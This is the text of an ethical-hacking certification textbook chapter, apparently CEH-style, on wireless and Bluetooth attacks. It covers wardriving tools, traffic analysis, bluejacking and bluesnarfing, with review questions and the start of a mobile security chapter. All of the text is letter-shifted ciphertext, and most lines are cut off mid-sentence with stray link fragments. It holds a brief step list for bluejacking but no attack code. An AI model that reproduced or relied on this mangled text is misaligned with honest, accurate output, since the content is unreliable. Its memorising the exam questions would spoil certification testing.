QHWZRUNV ,Q WKH KDQGV RI DQ HWKLFDO KDFNHU
ZLUHOHVV KRQH\VSRW RU KRQH\SRW EXW PXFK PRI

:D\V WR /RFDWH :LUHOHVV 1HWZRUNV

,Q RUGHU WR DWDFN \RX PXVW ILUVW ILQG D WDU
HDVLHU WKH\ FDQQRW KHOS LQ HYHU\ FDVH 6HYHU
WDUJHW QHWZRUN HDVLHU

7KH IROORZLQJ WRROV FDQ FRPSOHPHQW ZDUGULYL

- 2SHQ6LJQDO LV D XVHIXO DSS WK [DWVSDQ ESHXWLG](#)
D PRELOH GHYLFH E\ GRZQORDGLQJ WKH 2SHQ6LJQ
PDS RXW :L)L QHWZRUNV DQG *±* QHWZRUNV DV
ZLWK *36 GDWD
- ZHI [ZZZ ZHIL](#) [FSU](#)RYLGHV D PDS RI YDULRXV ORFDWI
LQ YDU\LQJ DPRXQWV RI GHWDLO
- -L:LU [ZZZ MLZLUH](#) [FRP](#)UV D PDS RI YDULRXV ORFDWLI
LQ D JLYHQ UHJLRQ
- :LJO [ZZZ ZLJOH](#) [QHW](#)QWKHU VHUYLFH WKDW RIIHUV
SRLQWV 7KH EHQHILW LV WKDW WKH LQIRUPDWLR
LQGLYLGXDOV SURYLGLQJ GDWD WR WKH VHUYLFH
- 6N\KR [RN\KRRNZLUH](#) [QHW](#)QWKHU VHUYLFH PXFK OL

7UDIILF \$QDO\VLV

2QFH \RX\UH FRQQHFWHG WR D WDUJHW QHWZRUN \
JDLQ LQVLJKW LQWR WKH DFWLYLW\ LQ WKH HQYLUR
QHWZRUN WUDIILF LW LV HQWLUHO\ SRVVLEOH WR V
SHUIRUPLQJ VXFH DQDO\VLV \RX FDQ JDLQ YLWDO L
XVH DQG DXWKHQWLFDWLRQ QRW WR PHQWLRQ LQI
DQDO\VLV FDQ UHYHDO YXOQHUDELOLWLHV RQ WKH

8QGHU LGHDO FRQGLWLRQV WUDIILF DQDO\VLV RI D
IROORZLQJ

- %URDGFDVW 66,'V
- 3UHVHQFH RI PXOWLSOH DFFHVV SRLQWV
- 3RVVLELOLW\ RI UHFRYHULQJ 66,'V
- \$XWKHQWLFDWLRQ PHWKRQ XVHG
- :/\$1 HQFU\SWLRQ DOJRULWKPV

&XUUHQWO\ D QXPEHU RI SURGXFWV FDQ SHUIRUP Z
 \$LU0DJQHW :LUHVKDUN ZLWK \$LU3FDS &RPP9LHZ D
 \$OVR QRWH WKDW LQ DGGLWLRQ WR WUDIILF DQDO\
 VSHFWUXP DQDO\VLV 7KLV PHDQV WKDW WKH XVHU
 QHWZRUNV DQG GHYLFHV ,Q WKH ULJKW KDQGV WK
 FKDQQHO RYHUODS DQG SHUIRUPDQFH DV ZHOO DV
 WKDW PD\ EH LQ UDQJH



Real World Scenario

+DFNLQJ :LUHOHVW WKH (DV\ :D\

:KLOH DOO WKH WRROV PHQWLHQHG KHUH DUH YHU
 WKDW WKH\ DUH SUREDEO\ JRLQJ WR EH LQVWDOOH
 QRW YHU\ PRELOH)RUWXQDWHO\ FRPSDQLHV VXF
 ILJKW ZLWK WKHLU 3ZQ 3DG DQG 3ZQ 3KRQH ERWK
 VXLWH RI VRIWZDUH WRROV GHVLJQHG WR DLG WKH
 ,Q WKH FDVH RI WKH 3ZQ 3DG D WDEOHW LV FRQIL
 WKH \$QGURLG RSHUDWLQJ V\WHP ORDGHG ZLWK Y
 LWHUDWLRQ WKH 3ZQ 3DG RIIHUV 3& OHYHO SHU
 \RX DV D SHQHWUDWLRQ WHVWHU WR PRYH DURXC
 KRUVHSRZHU WR SHUIRUP FRPSXWDWLRQDOO\ LQW
 LQYDOXDEOH

,Q WKH FDVH RI WKH 3ZQ 3KRQH WKH VDPH VXLWH
 RIIHUV QRW RQO\ D KLJK GHJUHH RI PRELOLW\ EXW
 :LWK WKH LQWURGXFWRQ RI DXWRPDWHG WRROV \
 ZLUHOHVW RQH VFRYHUHG KHUH LW ZRXOG EH SRV
 DURXQG XQQRWLFHG :KDW ZRXOG DSSHU WKH
 RQ WKHLU FHOO SKRQH ZRXOG DFWXDOO\ EH D SHQ
 WKHLU ZLUHOHVW QHWZRUN

:KLOH WKHVH GHYLFHV PD\ QRW EH DSSURSULDWH
 RI SRZHU DQG FDSDELOLW\ WR \RXU WRRONLW

&KRRVLQJ WKH 5LJKW :LUHOHVV &DUG

7KH VXEMHFW RI ZLUHOHVV FDUGV DQG FKLSVHWV L' FKLSVHW RQ WKH FDUG DQG WKH ZLUHOHVV FDUG LV SUHVVHQFH RI FHUWDLQ FKLSVHWV LQ RUGHU WR IXQ ,WHPV WR FRQVLGHU LQFOXGH WKH IROORZLQJ

- 2SHUDWLQJ V\WHP LQ XVH
- \$SSOLFDWLRQ LQ XVH
- :KHWKHU SDFNHW LQMHWLRQ LV UHTXLUHG :LQG LQMHWLRQ LI WKLW LV UHTXLUHG WKHQ /LQX[P
- 'ULYHU DYDLODEOLW\
- 0DQXIDFWXUHU RI ZLUHOHVV FDUG DQG FKLSVHW EH PDGH E\ GLIIHUHQW PDQXIDFWXUHUV
- ,I \RX DUH XVLQJ YLUWXDOL]DWLRQ \RX PD\ DOVR ZLWK WKLW HQYLURQPHQW



,Q WKH UHDO ZRUOG WKH ELJJHVV GHFLGLC

SHQHWUDWLRQ WRROV DUH QRW WKH W\SH RI FDUG ZLWK /LQX[EHFDXVH VRPH WRROV IRU ZLUHOHVV I DYDLODEOH RQO\ RQ WKH /LQX[SODWIRUP 0DNH V GULYHUV DYDLODEOH

\$QRWKHU GHFLGLQJ IDFWRU LV LI WKH FDUG LV 86% DFWXDO KDUGZDUH (DFK VLWXDWLRQ FRXOG FDXV 2QH ODVW WKLQJ WR FRQVLGHU LV WKDW VRPH KDI \$LU3FDS FDQ RQO\ EH UXQ RQ :LQGRZV RU RQ RWKI

+DFNLQJ %OXHWRRWK

\$QRWKHU ZLUHOHVV WHFKQRORJ\ WR FRQVLGHU LV GHYLFHV LQ WRGD\¶V PDUNHWSODFH %OXHWRRWK U FRPPRQO\ XVHG WR FRQQHFW GHYLFHV VXFK DV KHD WHFKQRORJLHV %OXHWRRWK RSHUDWHV LQ WKH DW GLVWDQFH XS WR PHWHUV IHHW



7KHUH DUH IRXU JHQHWDWLRQV RI %OXHWR

GLIIHUHQW VSHFLILFDWLRQV &XUUHQWO\ %OXHWF
 \RX ZLOO QRW EH WHVWHG RQ WKH VSHFLILFV RI H

:KHQ \RX\UH ZRUNLQJ ZLWK %OXHWRRWK GHYLFHV
 DERXW WKH GHYLFHV DQG KRZ WKH\ RSHUDWH

)LUVW WKH GHYLFH FDQ RSHUDWH LQ RQH RI WKH II
 'LVFRYHUDEOH DOORZV WKH GHYLFH WR EH VFDQQHG
 HQDEOHG GHYLFHV

/LPLWHG 'LVFRYHUDEOH LV EHRPLQJ PRUH FRPPR
 GHYLFH ZLOO EH GLVFRYHUDEOH E\ RWKHU %OXHWR
 UHWXUQV WR EHLQJ QRQGLVFRYHUDEOH

1RQGLVFRYHUDEOH QDPH VXJJHVWV GHYLFHV LQ WI
 GHYLFHV +RZHYHU LI DQRWKHU GHYLFH KDV SUHYL
 GR VR

,Q DGGLWLRQ WR WKH GHYLFH EHLQJ DEOH WR EH O
 DOORZ FRPPXQLFDWLRQ WR RSHUDWRQV DILIRJHQSB
 PHDQV LW FDQ OLQN ZLWK DQRWKHU GHYLFH DQG QI

2I FRXUVH RQH RI WKH LVVXH WKDW QHHGV WR EH
 LV WKH ODFN RI UDQJH IHHW LV QRW WKDW IDU
 XQGHWHFWHG LV WRXJK ZKHQ LQ VXFK FORVH SUR[L
 VRPHWKLQJ DERXW WKH UDQJH TXHVWLRQ 7R WDFN
 DQ LQGXVWULDO OHYHO %OXHWRRWK DGDSWHU 2QH
 6HQD 7HFKQRORJLHV 7KLV DGDSWHU FDQ H[WHQG W
 PHWHUV IHHW WR IHHW GHSHQGGLQJ RQ ZKH
 %\ XVLQJ WKLV DGDSWHU LW LV SRVVLEOH WR GUDF



\$OWKRXXJK %OXHWRRWK KDV D IDLUO\ OLPL

JHQHWDWLRQV QRWZLWKVWDQGLQJ LW LV SRVVLE
 \RXU UHVHDFK \$ IHZ VKRUW3RSHUDWRQV DILIRJHQSB
 LQIRUPDWLRQ RQ KRZ WR H[WHQG WKH UDQJH RI %
 SKRQH DQWHQQD DQG D %OXHWRRWK DGDSWHU :LI
 RI ²DQG DERXW D KDOI KRXU RI WLP²\RX WRR F
 WKDQ TXDGUXSOH WKH UDQJH RI D VWDQGDUG %OX
 ,I \RX DUH IHHOLQJ DPEDLWXV \RX FDQ HYHQ YLV
 RZQ ³%OXHWRRWK VQLSHU ULIOH' WR H[WHQG WKH

%OXHWRRWK 7KUHDWV

0XFK OLNH :L)L %OXHWRRWK KDV D EHY\ RI WKUHD
DFFRXQW %OXHWRRWK VXIIHUV IURP PDQ\ VKRUWFR
ZLWK HDFK VXFFHVVLYH YHUVLRQ EXW PDQ\ IODZV
WHFKQRORJ\ KDV DOUHDG\ VHHQ PDQ\ DWWDFNV WDI
LQIRUPDWLRQ VXFK DV WKH IROORZLQJ

- /HDNLQJ FDOHQGDUV DQG DGGUHVV ERRNV RU RWK
%OXHWRRWK SURWRFRO
- &UHDWLRQ RI EXJJLQJ GHYLFHV KDV EHHQ D SURE
VRIWZDUH KDV EHHQ PDGH DYDLODEOH WKDW FDQ
PLFURSKRQHV
- \$Q DWWDFNHU FDQ UHPRWHO\ FRQWURO D SKRQH
,QWHUQHW
- \$WWDNFNHUV KDYH EHHQ NQRZQ WR IRRO YLFWLPV
FRQQHFWLRQV LQ RUGHU WR SDLU ZLWK WKHP DQ
- 0RELOH SKRQH ZRUPV FDQ H[SORLW D %OXHWRRW

%OXHMDFNLQJ

%OXHMDFNLQJ LV RQH IRUP RI %OXHWRRWK DWWDFN
FDVHV 7KH DWWDFN WDNHV WKH IRUP RI VHQQGLQJ D
YLFWLP 6LQFH WKLV DWWDFN H[SORLWV WKH EDVLF
WR GHIHQG DJDLQVW RWKHU WKDQ PDNLQJ WKH GH
8VH WKH IROORZLQJ VWHSV WR EOXHMDFN D YLFWLP
/RFDWH DQ DUHD ZLWK D KLJK GHQVLW\ RI PRELO
*R WR WKH FRQWDFWV LQ \RXU GHYLFH\ DGGUH\
&UHDWH D QHZ FRQWDFW DQG HQWHU D PHVVDJH
6DYH WKH FRQWDFW ZLWK D QDPH EXW ZLWKRXW
&KRRVH 6HQQ 9LD %OXHWRRWK
&KRRVH D SKRQH IURP WKH OLVW RI GHYLFHV DQ
,I DOO JRHV ZHOO DW WKLV SRLQW \RXU QHZ ³IULH
FUDIWHG

%OXHVQDUILQJ

\$QRWKHU H[DPSON RI D %OXHWRRWK DWWDFN LV EO
LQIRUPDWLRQ DW D GLVWDQFH IURP D %OXHWRRWK
FDQ REWDLQ WKH DGGUHVV ERRN FDOO LQIRUPDWLI
GHYLFH %HFDXVH RI WKH QDWXUH RI WKH DWWDFN

GDQJHURXV

%OXHWRRWK +RQH\SRWV

\$ QHZ ZD\ WR WDUJHW %OXHWRRWK GHYLFHV DQG GI
FDOOHG %OXHSRW 7KLV XWLWLW\ LV GHVLJQHG WR
%OXHWRRWK DWWDFNV 7KLV XWLWLW\ FDQ PDNH WK
HDVLHU

6XPPDU\

,Q WKL V FKDSWHU ZH H[SORUHG ZLUHOHV V WHFKQR
REVHUYHG WKDW ZLUHOHV LV D SRZHUIXO DQG FRQ
ZLHV DQG DOORZV WKH QHWZRUN WR H[SDQG LQWR
H[SORUHG WKH IDFW WKDW ZLUHOHV WHFKQRORJL
FRQFHUQV WKDW GRQW H[LVW ZLWK WUDGLWLRQDO
7RGD\W HQWHUSULVH LV OLNHO\ WR KDYH D ZLUHO
%OXHWRRWK HQDEOHG GHYLFHV 7KH SURSDJDWLRQ
WHFKQRORJ\ VRFLDO HQJLQHULQJ DQG MXVW SOD
YXOQHUDELOLWLV LQ WKH ZRUNSODFH \$Q DWWDFN
VRIWZDUH FDQ HDVLO\ XVH D ZLUHOHV QHWZRUN W
YHU\ OHDVW VWHDO LQIRUPDWLRQ ZLWK HDVH
<RX OHDUQHG VRPH RI WKH GHIHQVLYH PHDVXUHV W
WHFKQRORJLV QHWZRUNV W\SLFDOO\ RIIHU V
DV D IURQW OLQH GHIHQVH ZLWK SUHIHUHQFH JLYH
DQG EURNHQ :(3 ,I FRQILJXUH FRUUHFWO\ :3\$ DQG
SURWHFWLRQ IRU LQIRUPDWLRQ WUDQVPLWWHG RYH
WKH XVH RI VWURQJ SDVVZRUGV DQG SKUDVHV DV Z
JHDU

([DP (VVHQWLD OV

8QGHUVWDQG WKH YDULRXV W\SHV RI. QRZ WKDW VQRA
WHFKQRORJLHV DUH WKH VDPH (DFK ZLUHOHVV WHF
RQ FKDQQHOV LW FDQ XVH DQG VSHHGV LW LV FDS
.QRZ KRZ %OXHWRRWKZHUWWDQG WKDW %OXHWRRWK
WHFKQRORJ\ WKDW KDV VHYHUDO YXOQHUDELOLWLH
RI %OXHWRRWK FDQ EH H[WHQG HG EH\RQG LWV GHID
.QRZ WKH GLIIHUHQW W\SHV RBQGHUVWDQGVWZDWNGL
ZLUHOHVV QHWZRUN DWWDFN IURP DQRWKHU
.QRZ WKH GLIIHUHQFHV EHWZHHQ W\SH GHUVWDQGVWDQGV
VWDQGDUG RI ZLUHOHVV KDV LWV RZQ DWWULEXWHV
8QGHUVWDQG :(3 :3\$ DQGHUVWDQG WKDW :(3 ZDV
VSHFLILFDWLRQ LQFOXGHG LQ WKH SURWRFRO
ODWHU %RWK RI WKH ODWHU SURWRFROV DUH LQV

5HYLHZ 4XHVWLRQV

: (3 LV GHVLJQHG WR RIIHU VHFXULW\ FRPSDUDEO
\$ %OXHWRRWK
% :LUHG QHWZRUNV
& ,U'\$
' ,3Y
:KLFK RI WKH IROORZLQJ RSHUDWHV DW *+]"
\$ D
% E
& J
' L
:KLFK RI WKH IROORZLQJ VSHFLILHV VHFXULW\ VW
\$ D
% E
& J
' L
:KLFK RI WKH IROORZLQJ RSWLRQV VKRZV WKH SL
ZHDNHVW"
\$:3\$:(3 :3\$ 2SHQ
% :(3 :3\$:3\$ 2SHQ
& 2SHQ :3\$:3\$:(3
' :3\$:3\$:(3 2SHQ
:KLFK RI WKH IROORZLQJ LV GHVLJQHG WR ORFDW
\$ 6LWH VXUYH\
% 7UDIILF DQDO\VLV
& 3DWWHUQ UHFRJQLWLRQ
' &UDFNLQJ
:KDW LV D FOLHQW WR FOLHQW ZLUHOHVV FRQQH
\$,QIUDVWUXFWXUH
% &OLHQW VHUYHU

& 3HHU WR SHHU
' \$G KRF
:KHQ D ZLUHOHV FOLHQW LV DWWDFKHG WR DQ I
IROORZLQJ"
\$,QIUDVWUXFWXUH
% &OLHQW VHUYHU
& 3HHU WR SHHU
' \$G KRF
%OXHVQDUILQJ LV XVHG WR SHUIRUP ZKDW W\SH
\$ 6HGG VSDP WH[W PHVVDJHV
% 5HDG LQIRUPDWLRQ IURP D GHYLFH
& 'HSRVLW PDOZDUH RQ D V\ VWHP
' 'LVWULEXWH ILOHV RQWR D V\ VWHP
ORQLWRU PRGH LV XVHG E\ ZLUHOHV FDUGV WR
\$ &DSWXUH WUDIILF IURP DQ DVVRFLDWHG ZLUHO
% &DSWXUH LQIRUPDWLRQ IURP DG KRF QHWZRUN
& &DSWXUH LQIRUPDWLRQ DERXW ZLUHOHV QHW
' &DSWXUH WUDIILF IURP DFFHVV SRLQW
\$ KRQH\VSRW LV GHVLJQHG WR GR ZKDW"
\$ /RRN IRU SDWWHUQV RI NQRZQ DWWDFNV
% /RRN IRU GHYLDWLRQV IURP NQRZQ WUDIILF SD
& \$WWUDFW YLFWLPV WR FRQQHFW WR LW
' \$QDO\]H DWWDFNV SDWWHUQV
\$Q 66,' LV XVHG WR GR ZKLFK RI WKH IROORZLQJ'
\$,GHQWLI\ D QHWZRUN
% ,GHQWLI\ FOLHQWV
& 3ULRULWL]H WUDIILF
' ODVN D QHWZRUN
\$LU3FDS LV XVHG WR GR ZKLFK RI WKH IROORZLQ
\$ \$VVLVW LQ WKH VQLIILQJ RI ZLUHOHV WUDIILF
% \$OORZ QHWZRUN WUDIILF WR EH DQDO\]HG

& \$OORZ WKH LGHQWLILFDWLRQ RI ZLUHOHVV QH\
' \$WWDFN D YLFWLP
:KDW LV D URJXH DFFHVV SRLQW"
\$ \$Q DFFHVV SRLQW QRW PDQDJHG E\ D FRPSDQ\
% \$Q XQPDQDJHG DFFHVV SRLQW
& \$ VHFRQG DFFHVV SRLQW
' \$ KRQH\SRW GHYLFH
%OXHMDFNLQJ LV D PHDQV RI ZKLFK RI WKH IROO
\$ 7UDFNLQJ D GHYLFH
% %UHDNLQJ LQWR D GHYLFH
& 6HQGLQJ XQVROLFLWHG PHVVDJHV
' &UDVKLQJ D GHYLFH
7KH ZDUGULYLQJ SURFHVV LQYROYHV ZKLFK RI W
\$ /RFDWLQJ ZLUHOHVV QHWZRUNV
% %UHDNLQJ LQWR ZLUHOHVV QHWZRUNV
& 6QLIILQJ WUDIILF
' 3HUIRUPLQJ VSHFWUXP DQDO\VLV
:DUFKDONLQJ LV XVHG WR GR ZKLFK RI WKH IROO
\$ 'LVFRYHU ZLUHOHVV QHWZRUNV
% +DFN ZLUHOHVV QHWZRUNV
& 0DNH RWKHUV DZDUH RI D ZLUHOHVV QHWZRUN
' \$QDO\]H D ZLUHOHVV QHWZRUN
\$ FORVHG QHWZRUN LV W\SLFDOO\ ZKLFK RI WKH
\$ 3XEOLF QHWZRUN
% 3ULYDWH QHWZRUN
& +RW VSRW
' .LRVN ORFDWLRQ
:KLFK IHDWXUH PDNHV :3\$ HDV\ WR GHIHDW"
\$ \$(6 HQFU\SWLRQ
% :36 VXSSRUW
& 7.,3 VXSSRUW

' 5& VXSSRUW

:KDW LV D 36."

\$ 7KH SDVVZRUG IRU WKH QHWZRUN

% 7KH FHUWLILFDWH IRU WKH QHWZRUN

& \$ NH\ HQWHUHG LQWR HDFK FOLHQW

' \$ GLVWULEXWHG SDVVZRUG IRU HDFK XVHU

:KLFK RI WKH IROORZLQJ LV D GHYLFH XVHG WR S

\$:3\$ MDPPHU

% :3\$ MDPPHU

& :(3 MDPPHU

' :L)L MDPPHU

&KDSWHU
0RELOH 'HYLFH 6HFXULW\

&(+ (; \$ 0 2 % - (& 7 , 9 (6 & 2 9 (5 (' , 1 7 + , 6 & + \$ 3 7 (5

- ✓ , , , 6HFXULW\
- 3 9XOQHUDELOLWLHV
- ✓ , 9 7RROV 6\ VWHPV 3URJUDPV
- 2 2SHUDWLQJ HQYLURQPHQWV
- 4 /RJ DQDO\VLV WRROV
- 6 ([SORLWDWLRQ WRROV



2YHU WKH ODVW IHZ \HDUV WKH ZRUNS
VKLIW ZLWK D ODUJH LQFUHDVH LQ WKH QXPEHU RI
GHYLFH WKDW FDQ GR PDQ\ LI QRW DOO RI WKH WDV
LV YHU\ DWWUDFWLYH 7KH SRZHU RI PRELOH GHYLF
LQFUHDVHG WR WKH SRLQW ZKHUH WKH\ DUH DFFHS\
PRUH 7KLV IDFW²FRXSOHG ZLWK WKHLU HDVH RI XVI
ORZ FRVW²KDV OHG WR WKHLU UDSLQ DGRSWLRQ DQ
FLUFOHV

7RGD\ WKH DYHUDJH SHUVRQ SRVVHVHV DW OHDVW
PRUH 7KHVH WHQG WR EH WKH VPDUWSKRQH WDEO
IHDWXUH SDFNHG DQG SRZHUIXO WKDW PDQ\ SHRSO\
VXFK GHYLFHV LQ WKH SDVW QRZ FDQ\W SDUW ZLWK
KRXUV D GD\

:LWK WKH ZLGH YDULHW\ RI GHYLFHV DQG WKH VKHH
OLYHV DQG WKH ZRUNSODFH LV XQGHQLDEOH 2ZQH\
ZRUNSODFH DQG EXVLQHVVHV DUH SXUFKDVLRQJ WK\
SUREOHPV LQFOXGLQJ WKH PL[LQJ RI SHUVRQDO DQ
DSSOLFDWLRQ RI VHFUXULW\ VHWWLQJV DQG SURWRF
DWWDFN E\ D PDOLFLRXV SDUW\

,Q WKLV FKDSWHU ZH ZLOO H[SORUH WKHVH LVVXH
YXOQHUDELOLWLHV DV ZHOO DV GLVFXVV FRXQWHUF

0RELOH 26 0RGHOV DQG \$UFKLWHFWX

7KH UDSLQ DGRSWLRQ RI WKH PRELOH GHYLFH LQ WI
FRQVHTXHQFHV DQ LQFUHDVH LQ SURGXFWLYLW\ DQ
WKH QXPEHU RI VHFXULW\ ULNV 7KH GHVLJQHUV R
EHWZHHQ VHFXULW\ DQG IHDWXUHV E\ OHDQLQJ WRZ
DIWHUWKRXJKW :KLOH QHZ VHFXULW\ IHDWXUHV KD
SUHVHQW PDQ\ RI WKH GHYLFHV VWLOO KDYH SURE



\$ JUHDW PDQ\ SUREOHPV LQ HQWHUSULVH F

WKDW GHYLFHV RZQHG E\ LQGLYLGXDOV WUDQVLWL
'HYLFHV WKDW DUH XVHG IRU ERWK SHUVRQDO DQG
VHFXULW\ QHHGV DQG GDWD W\SHV RI ERWK DUHDV
PDQDJHUV RI PDQ\ RUJDQLJDWLQV KDYH KDG WR C
DFFHVVHQJ FRUSRUDWH VHUYLFHV YLHZLQJ FRUSR
RSHUDWLQV &RPSRXQLQJ WKLV SUREOHP LV WK
QRW PDQDJHG E\ WKH RUJDQLJDWLQ ZKLFK PHDQ
WKHP LVQW PDQDJHG HLWKHU

* RDOV RI 0RELOH 6HFXULW\

0RELOH RSHUDWLQJ V\ VWHPV FRPH LQ IRXU IODYRU\
\$QGURLG DQG \$SSOH L26 2I WKHVH WKH \$SSOH L26
DUH E\ IDU WKH RQH V PRVW FRPPRQO\ IRXQG RQ PR
H[DPLQDWLRQ RI PRELOH RSHUDWLQJ V\ VWHPV DQG
FRQVLGHU RQO\ L26 DQG \$QGURLG



2I WKH PRELOH RSHUDWLQJ V\ VWHPV DYDL

GRPLQDWHV ZLWK DERXW SHUFHQW RI WKH PDUN
\$SSOH\ V L26 ZLWK DERXW SHUFHQW DQG :LQGRZ
DQG SHUFHQW UHVSHFWLYHO\

\$Q HVWLPDWHG ELOOLRQ GHYLFHV DUH UXQQLO
WUHQG LV VKRZLQJ QR VLJQV RI VORZLQJ GRZQ DQ

%RWK RI WKHVH RSHUDWLQJ V\ VWHPV KDYH EHHQ G
WKUHDWV DQG ULNV ULJKW RXW RI WKH ER\ VXFK

- :HE EDVHG DWWDFNV
- 1HWZRUN EDVHG DWWDFNV
- 0DOZDUH
- 6RFLDO HQJLQHULQJ DWWDFNV
- 5HVRXUFH DQG VHUYLFH DYDLODELOLW\ DEXVH
- 0DOLFLRXV DQG XQLQWHQWLRQDO GDWD ORVV
- \$WWDFNV RQ WKH LQWHJULW\ RI GDWD

%HIRUH DQDO\]LQJ WKH VHFUXULW\ PRGHV RI WKHVH
RI WKHVH DWWDFNV DV WKH\ UHODWH WR PRELOH G

:HE DQG 1HWZRUN \$WWDFNV W\SLFDOO\ ODXQFKHG
FRPSURPLVHG OHJLWLPDWH ZHEVLWHV 7KH DWWDFN
FRQWHQW WR WKH YLFWLP\ EURZVHU FDXVLQJ WK
DWWDFNHU\ V FKRRVLQJ

0DOZDUH 0DOZDUH FDQ EH EURNHQ LQWR WKUHH KLJK
YLUXVHV FRPSXWHU ZRUPV DQG 7URMDQ KRUVH SU
PDOZDUH GRHV SODJXH PRELOH V\ VWHPV DQG LQ ID
H[FOXVLYHO\ IRU PRELOH GHYLFHV

6RFLDO (QJLQHULQJ 6RFLDO HQJLQHULQJ DWWDFNV V
WULFN WKH XVHU LQWR GLVFORVLQJ VHQVLWLYH LQ

XVHG WR HQWLFH D XVHU WR LQVWDOO PDOZDUH RQ
HQJLQHHULQJ DWWDFNV DUH HDVLHU WR DFFRPSOLV
SHUVRQDO QDWXUH DQG WKH IDFW WKDW WKH\ DUH
PHGLD DQG RWKHU VLPLODU VHUYLFHV

'DWD /R'DWD ORVV RFFXUV ZKHQ D GHYLFH XVHG WR
DZD\ E\ D PDOLFLRXV SHUVRQ RU LV ORVW :KLOH PI
WKURXJK HQFU\SWLRQ DQG UHPRWH ZLSHV WKH SUF

'DWD 7K7KVV LV RQH RI WKH ELJJHU SUREOHPV WKD\
EHFDXVH FULPLQDOV WDUJHW WKHP IRU WKH LQIRUF
REVHUYHG RQ PRELOH GHYLFHV WKDW VWHDQV VHQ\

'HYLFH 6HFXULW\ 0RGHOV

6R KRZ KDYH GHVLJQHUV EXLOW WKHLU V\ VWHPV ZL SUREOHPV" 6HYHUDO VWHSV KDYH EHHQ WDNHQ EX DSSURDFK WKH SUREOHP RI VHFXULW\ WKURXJK ILYH SUREOHP RU QHHG

- \$FFHVV FRQWURO LV XVHG WR SURWHFW GHYLFHV OHDVW SULYLOHJH WHFKQRORJLHV WR QDPH D IH
- 'LJLWDO VLJQLQJ KDV EHFRPH SDUW RI WKH DSSOL 7KLV IHDWXUH DOORZV DSSOLFDWLRQV WR EH VLJ RULJLQDWHG IURP D VSHFLILF DXWKRU DQG WKH\ DFWLYLWLHV EHLQJ GHWHFWHG :KLOH GLJLWDO V WKH LQVWDOODWLRQ RI DSSV IURP XQNQRZQ VRXL XQNQRZQ VRXUFHV FDQQRW EH LQVWDOOHG DW DC ³MDLOEUHDNV' WKH SKRQH WR DOORZ WKL
- (QFU\SWLRQ LV DQRWKHU YLWDO FRPSRQHQW RI W (QFU\SWLRQ LV HPSOR\HG RQ GHYLFHV WR HQVXUH GHYLFH LV ORVW VWROHQ RU FRPSURPLVHG :KLO PRELOH GHYLFHV LQ WKH SDVW WKLW KDV FKDQJH ODUVKPDOORZ HYHQ UHTXLULQJ VWRUDJH HQFU\S
- ,VRODWLRQ ZKLFK VHHNV WR OLPLW WKH DFFHVV DGGUHVVHG LQ PRELOH GHYLFHV (VVHQWLDOO\ W DSSOLFDWLRQV ZKHUH LI \RX GRQ\W QHHG DFFHV JHW LW
- 3HUPLVVLQRQV EDVHG DFFHVV FRQWURO ZRUNV PXF RSHUDWLQJ V\ VWHPV 7KLV IHDWXUH OLPLWV WKH WKRVH DFWLRQV WKH XVHU PD\ DWWHPSW EXW KD

*RRJOH \$QGURLG 26

)LUVW OHW\V ORRN DW WKH PDUNHW OHDGHU \$QGL V\ VWHPV

\$QGURLG WRRN VKDSH ZD\ EDFN LQ DW WKH KDQ *RRJOH LQ)URP WKH EHJLQQLQJ WKH 26 ZDV G ZDV QRW RQO\ IHDWXUH ULFK SRZHUIXO DQG PREL \$QGURLG FDQ EH LQVWDOOHG RQ D ZLGH UDQJH RI K D P\ULDG RI DGYDQFHG VRIWZDUH WHFKQRORJLHV , H[WHUQDO GDWD VRXUFHV FORXG VHUYLFHV DQG R ORFDOO\ ,Q RUGHU WR SURYLGH WKHVH IHDWXUHV WKH ILYH WHQHWV PHQWLRQH GDUOLHU 7KLV UHV WKH GHYLFH DQG WKH QHWZRUN DURXQG LW



\$QGURLG LV EDVHG GLUHFWO\ RQ WKH /LQX

GHVLJQ FXHV IURP WKH 26 :KLOH QRW LGHQWLFDO
RI GHVLJQ LQIOXHQFHV WKDW \RX ZRXOG QRWLFH I
WZHDNLQJ WKH V\ VWHP

\$QGURLG ZDV HQYLVLRQHG DQG FUHDWHG ZLWK D P
WKH IOH[LLELOLW\ HVVHQWLDO LQ DQ RSHQ SODWIRU
DSSOLFDWLRQV

\$QRWKHU JRDO RI WKH 26 LV WR VXSSRUW GHYHORS
DQG HDV\ WR HQJDJH VHFXULW\ FRQWUROV ,Q SUDF
RQ WKH VHFXULW\ FRQWUROV RI WKH V\ VWHP DQG I
WZHDN WKH FRQWUROV DV QHHGHG /HV H[SHULHQF
SURSHU VHFXULW\ VHWLQJ DUH SURWHFWHG EHFD
HQVXUH WKDW VDIHW\ DQG VHFXULW\ DUH PDLQWDLQ



6RPH GHYLFHV VXFK DV WKRVH IURP FHUW

WR XS WKH VHFXULW\ WKUHDW E\ DFWXDOO\ KDYLQ
IRU H[DP SOH ZHUH VKRZQ WR KDYH PDOZDUH LQ W
VKLSSHG

%XW ZKDW DERXW WKH GHYLFH XVHUV WKHPVHOYHV
ZKLOH WKH\ XVH WKH V\ VWHP" -XVW DV \$QGURLG ZD
WR GHYHORS DQG GHSOR\ DSSOLFDWLRQV WKH V\ VW
WKLW HQG WKH V\ VWHP ZDV GHYHORSHG ZLWK WKH
DV WKH FRPPRQ PDOZDUH LVVXH GDWD WKHIW DQG
WKDW WKH XVHUV WKHPVHOYHV PLJKW WU\ WKLQJ
ZDV GHVLJQHG WR DOORZ WKH XVHU WR ZRUN ZLWK
WKHP D KLJK OHYHO RI DFFHVV 6SHFLILFDOO\ \$QGU
WKH V\ VWHP ZLWKRXW WKH XVHU GHOLEHUDWHO\ RY



,I \RX KDYH DQ \$QGURLG GHYLFH RU KDYH L

\RX PD\ KDYH KHDUG WKH WHUP ³URRWLQJ WKH GH
XQGHUWDLQJ D SURFHVV RI JDLQLQJ URRW DFFHV
UXQQQLQJ DQ DSSOLFDWLRQ RU VFULSW WKDW JUDQ
JUDQWHG WKH XVHU FDQ GR SUHWW\ PFK ZKDWH\
UHVWULFWLRQ +RZHYHU RQH RI WKH GRZQVLGHV
H[SRVHG WR JUHDWHU GDQJHU IURP H[WHUQDO WKI

'HVLJQ RI \$QGURLG

\$QGURLG XQGHU WKH KRRG LV D VHULHV RI FRPSRQ
ZRUN (DFK FRPSRQH QW LQ WKH V\ VWHP LV VHOI FR
ZKDWHYHU WDVN LW ZDV GHVLJQHG WR GR (DFK FR
LWVHOI DQG DVVXPHV WKDW HYHU\ RWKHU FRPSRQH
QRUPDO LQVWDOODWLRQ RQO\ D YHU\ VPDOO SRUW
DFFHVV WKLV EHLQJ WKH NHUQHO DQG HYHU\WKLQ
DSSOLFDWLRQ VDQGER[WR IXUWKHU LVRODWH DQG



